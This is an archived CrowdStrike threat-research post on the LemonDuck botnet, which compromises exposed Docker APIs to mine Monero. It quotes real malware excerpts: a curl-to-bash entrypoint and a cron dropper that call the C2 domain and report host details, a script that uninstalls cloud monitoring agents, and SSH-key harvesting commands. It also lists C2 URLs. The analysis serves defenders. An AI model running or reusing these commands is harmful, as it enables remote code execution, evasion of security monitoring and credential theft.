LemonDuck Botnet Targets Docker for Cryptomining Operations | CrowdStrike

By Manoj Ahuje

Archived: 2026-04-06 01:25:40 UTC

- LemonDuck, a well-known cryptomining botnet, is targeting Docker to mine cryptocurrency on Linux systems. This campaign is currently active.
- It runs an anonymous mining operation by the use of proxy pools, which hide the wallet addresses.
- It evades detection by targeting Alibaba Cloud's monitoring service and disabling it.
- CrowdStrike customers are protected from this threat with the Falcon Cloud Security module.

Summary

The recent cryptocurrency boom has driven crypto prices through the roof in the last couple of years. As a result, cryptomining activities have increased significantly as attackers are looking to get immediate monetary compensation. According to the Google Threat Horizon report published Nov. 29, 2021, 86% of compromised Google Cloud instances were used to perform cryptocurrency mining. The CrowdStrike Cloud Threat Research team detected LemonDuck targeting Docker to mine cryptocurrency on the Linux platform. This campaign is currently active.

LemonDuck is a well-known cryptomining botnet involved in targeting Microsoft Exchange servers via ProxyLogon and the use of EternalBlue, BlueKeep, etc. to mine cryptocurrency, escalate privileges and move laterally in compromised networks. This botnet tries to monetize its efforts via various simultaneous active campaigns to mine cryptocurrency like Monero.

What Is the Exposed Docker API?

Docker is the platform for building, running and managing containerized workloads. Docker provides a number of APIs to help developers with automation, and these APIs can be made available using local Linux sockets or daemons (the default port is 2375). Since Docker is primarily used to run container workloads in the cloud, a misconfigured cloud instance can expose a Docker API to the internet. Then an attacker can exploit this API to run

a cryptocurrency miner inside an attacker-controlled container. Additionally, an attacker can escape a running container by abusing privileges and misconfigurations, but also by exploiting multiple vulnerabilities found in the container runtime like Docker, Containerd and CRI-O. Cr8escape is an example of one such vulnerability discovered by CrowdStrike in container runtime CRI-O.

Initial Compromise via Docker

LemonDuck targets exposed Docker APIs to get initial access. It runs a malicious container on an exposed Docker API by using a custom Docker ENTRYPOINT to download a "core.png" image file that is disguised as Bash script. In Figure 1, you can see the initial malicious entrypoint.

```
/bin/sh -c 'echo '* * * * * export src=dockero; curl -fksSL
https://t.m7n0y[.]com/xxx/core.png?dockero*2.0|bash'
```

Figure 1. Malicious entrypoint downloading disguised Bash file as an image

The file "core.png" was downloaded from a domain `t.m7n0y<.>com`, which is associated with LemonDuck. By further analyzing this domain, CrowdStrike found multiple campaigns being operated via the domain targeting Windows and Linux platforms simultaneously. As shown in Figure 2, the domain has a self-signed certificate installed, generated in May 2021 with expiration in May 2022. It further indicates that this domain is currently being used.



Figure 2. LemonDuck domain certificate

The unique certificate signatures lead investigation to other domains that are actively used by this actor to potentially identify other command and control (C2) used in this campaign. As shown in Figure 3, investigation found a few domains that were using the same certificate at the moment. But we did not find a “core.png” file being distributed by other related domains at the time of this writing. As shown in Figure 4, historical data collected by CrowdStrike suggests “core.png” was distributed on multiple domains used by this actor in the past.

https://d.bb3u9[.]com
https://d.qq7u0[.]com
https://t.m7n0y[.]com

Figure 3. Domain sharing the same Certificate



Figure 4. Core.png like files being distributed in the past

Attackers usually run a single campaign from a single C2 server, but interestingly, on multiple C2 used by LemonDuck, there are multiple campaigns running that target Windows as well as the Linux platform. Figure 5 shows various dropper files used in multiple campaigns.

```
https://t.m7n0y.com/eb.jsp?2.0CM-IT-0-OTCA-04
https://t.m7n0y.com/aa.jsp?mso_20220307?
https://t.m7n0y.com/aa.jsp?mso_20220307
https://t.m7n0y.com/eb.jsp?2.0*8314-B36\
https://t.m7n0y.com/mso.jsp?
https://t.m7n0y.com/mso.jsp?2.0*%25computername%25
https://t.m7n0y.com/
https://t.m7n0y.com/eb.jsp?2.0*CM-IT-0-OTCA-04
https://t.m7n0y.com/eb.jsp?2.0
https://t.m7n0y.com/xxx/core.png?docker*2.0|bash
https://t.m7n0y.com/xxx/core.png?dockero*2.0|bash'
https://t.m7n0y.com/xxx/report.asp?$
https://t.m7n0y.com/7p.php?2.0*ipc*SYSTEM*KMC-PACS-ED01*'+
https://t.m7n0y.com/xxx/core.png?docker*2.0
https://t.m7n0y.com/xxx/core.png?dockero
https://t.m7n0y.com/7p.php?2.0*ipc*SYSTEM*NBDE5290N0581*
https://t.m7n0y.com/xxx/core.png?rdso*2.0|bash\n\n\n\t\x009B:\xe2^\b\x9c2
https://t.m7n0y.com/ipco.jsp?2.0
https://t.m7n0y.com/xxx/a.asp?rds_20211030
https://t.m7n0y.com/aa.jsp
https://t.m7n0y.com/aa.jsp?eb_20210915
https://t.m7n0y.com/a.jsp?ipc_20210823
https://t.m7n0y.com/a.jsp
https://t.m7n0y.com/aa.jsp?rep_20210816?
https://t.m7n0y.com/xxx/core.png?rds*2.0|bash
https://t.m7n0y.com/smgh.jsp
https://t.m7n0y.com/a.jsp?ipc_20210819?
https://t.m7n0y.com/a.jsp?eb_20210908?
https://t.m7n0y.com/a.jsp?eb_20210908
https://t.m7n0y.com/ipc.jsp?2.0
https://t.m7n0y.com/ms.jsp?2.0
https://t.m7n0y.com/ipc.jsp?bat_2.0
https://t.m7n0y.com/nook.js
https://t.m7n0y.com/ms.jsp
https://t.m7n0y.com/xxx/core.png?logico*2.0
https://t.m7n0y.com/mso.jsp
https://t.m7n0y.com/usb.jsp
https://t.m7n0y.com/ipc.jsp
```

Figure 5. Dropper files used in multiple campaigns targeting Windows and Linux

Disguised Scripts to Set Up a Miner

As shown in Figure 6, the “core.png" file acts as a pivot by setting a Linux cronjob inside the container. Next, this cronjob downloads another disguised file “a.asp," which is actually a Bash file.

```
guid=`cat /etc/machine-id`
cmd1="export gurl=$murl1?${src}_${cdate};(curl -fsSL \$gurl*`whoami`*\`hostname\`*${guid}||wget -q -O- \$gurl*`wh
cmd2="export gurl=$murl2?${src}_${cdate};(curl -fksSL \$gurl*`whoami`*\`hostname\`*${guid}||wget -q -O- \$gurl*`w
echo """>/var/spool/cron/root
echo """>/var/spool/cron/crontabs/root
if [ "`whoami`" ==  "root" ];then
    cronpath=/etc/crontab
    Xpath=/.Xl1
else
    cronpath=/var/spool/cron/`whoami`
    Xpath=~/.Xl1
fi
if [ ! -d "$Xpath" ];then
    mkdir $Xpath
fi
if [[ `grep -c "m7n0y.com" $cronpath` -eq '0' ]];then
    echo "$[$RANDOM%60] * * * * root $cmd1" >> $cronpath
    export gurl=$murl1?${src}_${cdate};(curl -fksSL $gurl*`whoami`*`hostname`*${guid}||wget -q -O- $gurl*`whoami`
fi
```

Figure 6. Core.png adds cronjob to download a.asp

The “a.asp" file is the actual payload in this attack. It takes several steps before downloading and starting a mining operation once it is triggered by a cronjob, as follows.

- **Kills processes based on names.** Kills the number of processes based on names of known mining pools, competing cryptomining groups, etc.
- **Kills known daemons.** Daemons like crond, sshd and syslog are killed by grabbing daemon process ids.
- **Deletes known indicator of compromise (IOC) file paths.** The known IOC file paths of competing cryptomining groups are deleted to disrupt any existing operation.
- **Kills known network connections.** Connections that are ESTABLISHED or in progress (SYN_SENT) to known C2 of competing cryptomining groups are killed.

Disables Alibaba Cloud Defense

Alibaba Cloud’s monitoring service monitors cloud instances for malicious activities once the agent is installed on a host or container. LemonDuck’s “a.asp” file has the capability to disable aliyun service in order to evade detection by the cloud provider, as shown in Figure 7.

```
if ps aux | grep -i '[a]liyun'; then
  curl http://update.aegis.aliyun.com/download/uninstall.sh | bash
  curl http://update.aegis.aliyun.com/download/quartz_uninstall.sh | bash
  pkill aliyun-service
  rm -rf /etc/init.d/agentwatch /usr/sbin/aliyun-service
  rm -rf /usr/local/aegis*
  systemctl stop aliyun.service
  systemctl disable aliyun.service
  service bcm-agent stop
  yum remove bcm-agent -y
  apt-get remove bcm-agent -y
elif ps aux | grep -i '[y]unjing'; then
  /usr/local/qcloud/stargate/admin/uninstall.sh
  /usr/local/qcloud/YunJing/uninst.sh
  /usr/local/qcloud/monitor/barad/admin/uninstall.sh
```

Figure 7. Disable Cloud monitoring service

Cryptominer Startup and Use of Proxy Pools

As a final step, LemonDuck's "a.asp" file downloads and runs XMRig as "xr" file that mines the cryptocurrency as shown in Figure 8. Further, Figure 9 shows the version of XMRig being used in mining (version 6.14.0 released in August 2021). The config file used by XMRig indicates the use of a [cryptomining proxy pool](). Proxy pools help in hiding the actual crypto wallet address where the contributions are made by current mining activity. You can see the pool address in Figure 9.



Figure 8. Binary named "xr" running as a mining process

Figure 9. XMRig version in use and pool address

Lateral Movement via SSH

Rather than mass scanning the public IP ranges for exploitable attack surface, LemonDuck tries to move laterally by searching for SSH keys on filesystem. This is one of the reasons this campaign was not evident as other mining campaigns run by other groups. Once SSH keys are found, the attacker uses those to log in to the servers and run the malicious scripts as discussed earlier. Figure 10 shows the search for SSH keys on the filesystem.

```
KEYS=$(find ~/ /root /home -maxdepth 3 -name 'id_rsa*' | grep -vw pub)
KEYS2=$(cat ~/.ssh/config /home/*/.ssh/config /root/.ssh/config | grep
KEYS3=$(cat ~/.bash_history /home/*/.bash_history /root/.bash_history
KEYS4=$(find ~/ /root /home -maxdepth 3 -name '*.pem' | uniq)
HOSTS=$(cat ~/.ssh/config /home/*/.ssh/config /root/.ssh/config | grep
HOSTS2=$(cat ~/.bash_history /home/*/.bash_history /root/.bash_history
HOSTS3=$(cat ~/.bash_history /home/*/.bash_history /root/.bash_history
```

Figure 10. Key search

CrowdStrike Detection

The CrowdStrike Falcon® platform protects its customers with its runtime protection and cloud machine learning models from any post-exploitation activities. As shown in Figure 11, a malicious mining process was killed by the CrowdStrike machine learning model. Figure 12 additionally shows the origin of the process and container information using CrowdStrike Threat Graph®.



Figure 11. CrowdStrike cloud-based machine learning killing a malicious container process



Figure 12. CrowdStrike Threat Graph for the malicious process

Conclusion

Due to the cryptocurrency boom in recent years, combined with cloud and container adoption in enterprises, cryptomining is proven to be a monetarily attractive option for attackers. Since cloud and container ecosystems heavily use Linux, it drew the attention of the operators of botnets like LemonDuck, which started targeting Docker for cryptomining on the Linux platform. As you can see in this attack, LemonDuck utilized some part of its vast C2 operation to target Linux and Docker in addition to its Windows campaigns. It utilized techniques to evade defenses not only by using disguised files and by killing monitoring daemon, but also by disabling Alibaba Cloud's monitoring service. At CrowdStrike, we expect such kinds of campaigns by large botnet operators to increase as cloud adoption continues to grow. Securing containers need not be an overly complex task. Using the Falcon platform, you can easily identify security issues in your environment in real time. You can use built-in features of Kubernetes and best practices to keep your container environment safe. For enhanced security, you can use integrated container security products such as CrowdStrike Falcon® Cloud Security that can protect your Kubernetes environment seamlessly.

CrowdStrike strives to support organizations that allow their users to stay ahead of the curve and remain fully protected from adversaries and breaches.

Additional Resources

- *Learn how you can stop cloud breaches with CrowdStrike unified cloud security posture management and breach prevention for multi-cloud and hybrid environments — all in one lightweight platform.*
- *Learn more about how Falcon Cloud Security enables organizations to build, run and secure cloud-native applications with speed and confidence*

- *See if a managed solution is right for you. Find out about Falcon Cloud Workload Protection Complete: Managed Detection and Response for Cloud Workloads.*
